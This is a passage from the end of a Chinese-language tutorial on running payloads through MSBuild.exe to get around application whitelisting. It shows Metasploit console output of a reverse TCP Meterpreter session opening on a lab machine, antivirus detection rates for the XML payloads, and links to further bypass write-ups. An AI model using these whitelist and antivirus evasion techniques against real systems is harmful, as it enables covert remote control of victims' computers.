
```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 6 opened (10.211.55.2:3333 -> 10.211.55.3:54716) at 2020-02-15 20:18:19 +0800

meterpreter > getpid
Current pid: 1388
meterpreter >
```

virustotal.com上 `shell2.xml` 查杀率为18/58



侯亮大神的一篇文章还提供了另外一种xml代码：`https://micro8.gitbook.io/micro8/contents-1/71-80/71-ji-yu-bai-ming-dan-msbuild.exe-zhi-hang-payload-di-yi-ji`，可以直接对接msf。

virustotal.com上该代码查杀率目前为13/58。



四、参考资料

使用msbuild.exe绕过应用程序白名单（多种方法）：`https://www.cnblogs.com/backlion/p/10490573.html`

MSBuild.exe-bypass application whitelisting：`https://pplsec.github.io/2019/03/26/MSBuild.exe-bypass-application-whitelisting/`

基于白名单Msbuild.exe执行payload第一季：`https://micro8.gitbook.io/micro8/contents-1/71-80/71-ji-yu-bai-ming-dan-msbuild.exe-zhi-hang-payload-di-yi-ji`